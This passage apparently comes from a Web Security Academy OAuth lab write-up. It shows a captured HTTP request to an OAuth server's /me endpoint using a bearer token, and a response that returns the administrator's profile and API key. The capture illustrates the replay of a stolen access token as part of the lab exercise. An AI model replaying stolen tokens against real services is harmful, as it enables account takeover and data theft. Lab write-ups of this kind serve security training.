.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
```



```
GET /me HTTP/2
Host:
oauth-0af10093032c8d5880ed4786029200e0.oauth-serv
er.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aa5002203f28d8f805a491d008300a5.web-secu
rity-academy.net/
Authorization: Bearer
MyJHSp4oS-kTXUb-b-bJ2jcW7oiSi6eu2Ub7vgx-W6Y
Content-Type: application/json
Origin:
https://0aa5002203f28d8f805a491d008300a5.web-secu
rity-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Priority: u=4
Te: trailers


```

```
HTTP/2 200 OK
X-Powered-By: Express
Vary: Origin
Access-Control-Allow-Origin:
https://0aa5002203f28d8f805a491d008300a5.web-secur
ity-academy.net
Access-Control-Expose-Headers: WWW-Authenticate
Pragma: no-cache
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Date: Sat, 05 Apr 2025 10:48:28 GMT
Keep-Alive: timeout=5
Content-Length: 152

{
    "sub":"administrator",
    "apikey":"LEJ2aWsVwAIP0VPgUua5lQN1Vy3WMB1r",
    "name":"Administrator",
    "email":"administrator@normal-user.net",
    "email_verified":true
}
```